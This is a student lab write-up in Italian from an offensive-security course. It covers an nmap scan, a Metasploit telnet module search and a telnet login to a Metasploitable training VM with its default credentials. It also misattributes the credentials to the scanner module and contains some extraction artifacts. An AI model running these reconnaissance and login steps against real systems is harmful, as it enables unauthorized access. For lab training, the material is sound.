



Giorno 1: Exploit Telnnet EPICODE

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CAMBIO INDIRIZZO IP META-KALI

1. Uso il comando `sudo nano /etc/network/interfaces` adiamo a modificare l'ip e gateway della macchina com'erichiesto dall'esercizio.
2. Riavviamo la macchina

META

```
valid_lft forever preferred_lft forever
sfadmin@metasploitable:~$ ping 192.168.1.25
PING 192.168.1.25 (192.168.1.25) 56(84) bytes of data.
From 192.168.1.40 icmp_seq=1 Destination Host Unreachable
From 192.168.1.40 icmp_seq=2 Destination Host Unreachable
From 192.168.1.40 icmp_seq=3 Destination Host Unreachable
XXFrom 192.168.1.40 icmp_seq=5 Destination Host Unreachable
From 192.168.1.40 icmp_seq=6 Destination Host Unreachable
From 192.168.1.40 icmp_seq=7 Destination Host Unreachable

--- 192.168.1.25 ping statistics ---
  packets transmitted, 0 received, +6 errors, 100% packet loss, time 6003ms
  pipe 3
sfadmin@metasploitable:~$ ip a
:: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
:: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:bf:c4:ce brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.40/24 brd 192.168.1.255 scope global eth0
        inet6 fe80::a00:27ff:febf:c4ce/64 scope link
            valid_lft forever preferred_lft forever
sfadmin@metasploitable:~$
```

1. Vado in alto a destra dove c'è un simbolo che assomiglia ad un entrata ethernet
2. Tasto destro edit connection
3. Mi sposto su ipv4 settings
4. cambio indirizzo ip 192.168.1.100 e gateway 192.168.1.1

KALI

The screenshot shows the 'Wired connection 1' configuration window in Kali Linux. The 'IPv4 Settings' tab is selected. The 'Method' is set to 'Manual'. The 'Addresses' table is empty, with a tooltip that reads: 'IP addresses identify your computer on the network. Click the "Add" button to add an IP address.' Below the table, there are fields for 'DNS servers', 'Search domains', and 'DHCP client ID'. A checkbox for 'Require IPv4 addressing for this connection to complete' is checked. At the bottom right, there are 'Cancel' and 'Save' buttons, and a 'Routes...' button.

Address	Netmask	Gateway	Add
192.168.1.25	24	192.168.1.1	Delete



RICERCA VULNERABILITA CON NMAP

1. Vado sul terminale della macchina kali mi assicuro che le macchine si connettano tra di loro utilizzando il comando **ping**
2. Il comando per trovare la vulnerabilità è **nmap -p- 192.168.1.40**
3. Trovo la vulnerabilità richiesta

```
File Actions Edit View Help
└─$ ping 192.168.1.40
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.643 ms
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.280 ms
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.291 ms
^X64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.309 ms
^C
— 192.168.1.40 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3067ms
rtt min/avg/max/mdev = 0.280/0.380/0.643/0.151 ms

(kali@kali)-[~]
└─$ nmap -p- 192.168.1.40
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-13 09:37 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.1.40
Host is up (0.00030s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
37080/tcp open  unknown
41424/tcp open  unknown
42522/tcp open  unknown
56384/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 3.89 seconds

(kali@kali)-[~]
└─$
```



RICERCA EXPLOIT

1. Avvio sempre tramite terminale il framework Metasploit con il comando **msfconsole**

2. Vado a ricercare la vulnerabilità semplicemente usando il comando **search telnet** e seleziono quella richiesta

```
search cve:2009 type:exploit, see all the filters
with help search
Metasploit Documentation: https://docs.metasploit.com/ password.txt cookie.txt

msf6 > search telnet

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/linux/misc/asus_infosvr_auth_bypass_exec 2015-01-04      excellent No    ASUS infosvr Auth Bypass Command Execution
1  exploit/linux/http/asuswrt_lan_rce               2018-01-22      excellent No    AsusWRT LAN Unauthenticated Remote Code Execution
2  auxiliary/server/capture/telnet                  normal          No    Authentication Capture: telnet
3  auxiliary/scanner/telnet/brocade_enable_login    normal          No    Brocade Enable Login Check Scanner
4  exploit/windows/proxy/ccproxy/telnet_ping         2004-11-11      average  Yes    CCProxy telnet Proxy Ping Overflow
5  auxiliary/dos/cisco/ios/telnet_rocem             2017-03-17      normal   No    Cisco IOS telnet Denial of Service
6  auxiliary/admin/http/dlink_dir_300_600_exec_noauth 2013-02-04      normal   No    D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
7  exploit/linux/http/dlink_diagnostic_exec_noauth  2013-03-05      excellent No    D-Link DIR-645 / DIR-815 diagnostic.php Command Execution
8  exploit/linux/http/dlink_dir300_exec_telnet       2013-04-22      excellent No    D-Link Devices Unauthenticated Remote Command Execution
9  exploit/unix/webapp/dogfood_spell_exec           2009-03-03      excellent Yes   Dogfood CRM spell.php Remote Command Execution
10 exploit/freebsd/telnet/telnet_encrypt_keyid      2011-12-23      great    No    FreeBSD telnet Service Encryption Key ID Buffer Overflow
11 exploit/windows/telnet/gamsoft_telsrv_username  2000-07-17      average  Yes    GAMSsoft TelSrv 1.5 Username Buffer Overflow
12 exploit/windows/telnet/goodtech/telnet           2005-03-15      average  No    GoodTech telnet Server Buffer Overflow
13 exploit/linux/misc/hp_jetdirect_path_traversal  2017-04-05      normal   No    HP Jetdirect Path Traversal Arbitrary Code Execution
14 exploit/linux/http/huawei_hg532n_cmdinject        2017-04-15      excellent Yes   Huawei HG532n Command Injection
15 exploit/linux/misc/igel_command_injection        2021-02-25      excellent Yes   IGEL OS Secure VNC/Terminal Command Injection RCE
16 auxiliary/scanner/ssh/juniper_backdoor          2015-12-20      normal   No    Juniper SSH Backdoor Scanner
17 auxiliary/scanner/telnet/lantronix_telnet_password  normal          No    Lantronix telnet Password Recovery
18 auxiliary/scanner/telnet/lantronix_telnet_version  normal          No    Lantronix telnet Service Banner Detection
19 exploit/linux/telnet/telnet_encrypt_keyid        2011-12-23      great    No    Linux BSD-derived telnet Service Encryption Key ID Buffer Overflow
20 auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof     2010-12-21      normal   No    Microsoft IIS FTP Server Encoded Response Overflow Trigger
21 exploit/linux/telnet/netgear_telnetenable        2009-10-30      excellent Yes   NETGEAR telnetenable
22 auxiliary/admin/http/netgear_pnp_getsharefolderlist_auth_bypass 2021-09-06      normal   Yes    Netgear PNPX_GetShareFolderList Authentication Bypass
23 auxiliary/admin/http/netgear_r6700_pass_reset    2020-06-15      normal   Yes    Netgear R6700v3 Unauthenticated LAN Admin Password Reset
24 auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce 2021-04-21      normal   Yes    Netgear R7000 backup.cgi Heap Overflow RCE
25 exploit/unix/misc/polycom_hdx_auth_bypass        2013-01-18      normal   Yes    Polycom Command Shell Authorization Bypass
26 exploit/unix/misc/polycom_hdx_traceroute_exec    2017-11-12      excellent Yes   Polycom Shell HDX Series Traceroute Command Execution
27 exploit/freebsd/ftp/proftp_telnet_iac            2010-11-01      great    Yes    ProFTPD 1.3.2rc3 - 1.3.3b telnet IAC Buffer Overflow (FreeBSD)
28 exploit/linux/ftp/proftp_telnet_iac              2010-11-01      great    Yes    ProFTPD 1.3.2rc3 - 1.3.3b telnet IAC Buffer Overflow (Linux)
29 auxiliary/scanner/telnet/telnet_ruggedcom        normal          No    RuggedCom telnet Password Generator
30 auxiliary/scanner/telnet/satel_cmd_exec          2017-04-07      normal   No    Satel Iberia SenNet Data Logger and Electricity Meters Command Injection
31 exploit/solaris/telnet/ttyprompt                 2002-01-18      excellent No    Solaris in.telnetd TTYPROMPT Buffer Overflow
32 exploit/solaris/telnet/fuser                     2007-02-12      excellent No    Sun Solaris telnet Remote Authentication Bypass Vulnerability
33 exploit/linux/http/tp_link_sc2020n_authenticated_telnet_injection 2019-12-20      excellent No    TP-Link SC2020n Authenticated telnet Injection
34 auxiliary/scanner/telnet/telnet_login            normal          No    telnet Login Check Scanner
35 auxiliary/scanner/telnet/telnet_version          normal          No    telnet Service Banner Detection
36 auxiliary/scanner/telnet/telnet_encrypt_overflow normal          No    telnet Service Encryption Key ID Overflow Detection
37 payload/cmd/unix/bind_busybox_telnetd           normal          No    Unix Command Shell, Bind TCP (via BusyBox telnetd)
38 payload/cmd/unix/reverse                         normal          No    Unix Command Shell, Double Reverse TCP (telnet)
39 payload/cmd/unix/reverse_ssl_double_telnet       normal          No    Unix Command Shell, Double Reverse TCP SSL (telnet)
40 payload/cmd/unix/reverse_bash_telnet_ssl         normal          No    Unix Command Shell, Reverse TCP SSL (telnet)
41 exploit/linux/ssh/vyos_restricted_shell_privesc  2018-11-05      great    Yes   VyOS restricted-shell Escape and Privilege Escalation
42 post/windows/gather/credentials/mremote          normal          No    Windows Gather mRemote Saved Password Extraction

Interact with a module by name or index. For example info 42, use 42 or use post/windows/gather/credentials/mremote

msf6 > use 35
msf6 auxiliary(scanner/telnet/telnet_version) > |
```



RUN EXPLOIT

1. Una volta trovato l'exploit per selezionarlo **use 35**
2. **Show options** per vedere cosa richiede l'exploit per essere avviato
3. setto i parametri di cui ha bisogno l'exploit in questo caso solo **RHOST** con **set RHOST** ip meta
4. **LANCIAMO** con **run**
5. In questo caso come risultato ci darà le password di accesso per entrare su telnet

```
msf6 > use 35
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):



| Name     | Current Setting | Required | Description                                                                                            |
|----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified username                                                                |
| RHOSTS   |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT    | 23              | yes      | The target port (TCP)                                                                                  |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                                                                           |
| USERNAME |                 | no       | The username to authenticate as                                                                        |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set RHOST 192.168.1.40
RHOST => 192.168.1.40
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):




| Name     | Current Setting | Required | Description                                                                                            |
|----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD |                 | no       | The password for the specified username                                                                |
| RHOSTS   | 192.168.1.40    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT    | 23              | yes      | The target port (TCP)                                                                                  |
| THREADS  | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| TIMEOUT  | 30              | yes      | Timeout for the Telnet probe                                                                           |
| USERNAME |                 | no       | The username to authenticate as                                                                        |



View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > run

[*] 192.168.1.40:23 - 192.168.1.40:23 TELNET
[*] 192.168.1.40:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/telnet/telnet_version) >
```



SESSIONE TELNET

1. Una volta ottenuto i dati dell'accesso di telnet testiamo se funziona usando telnet 192.168.1.40 ip meta
2. Inseriamo la l'admin e la password trovati
3. Proviamo ad eseguire qualche comando come **id,whoami,ls,cd /root**

```
msf6 auxiliary(scanner/telnet/telnet_version) > telnet 192.168.1.40
[*] exec: telnet 192.168.1.40

Trying 192.168.1.40 ...
Connected to 192.168.1.40.
Escape character is '^['.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Jun 13 09:32:37 EDT 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
```

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ cd /root
msfadmin@metasploitable:/root$ ls
Desktop msfonconsole reset_logs.sh test_metasploit vnc.log
msfadmin@metasploitable:/root$
```

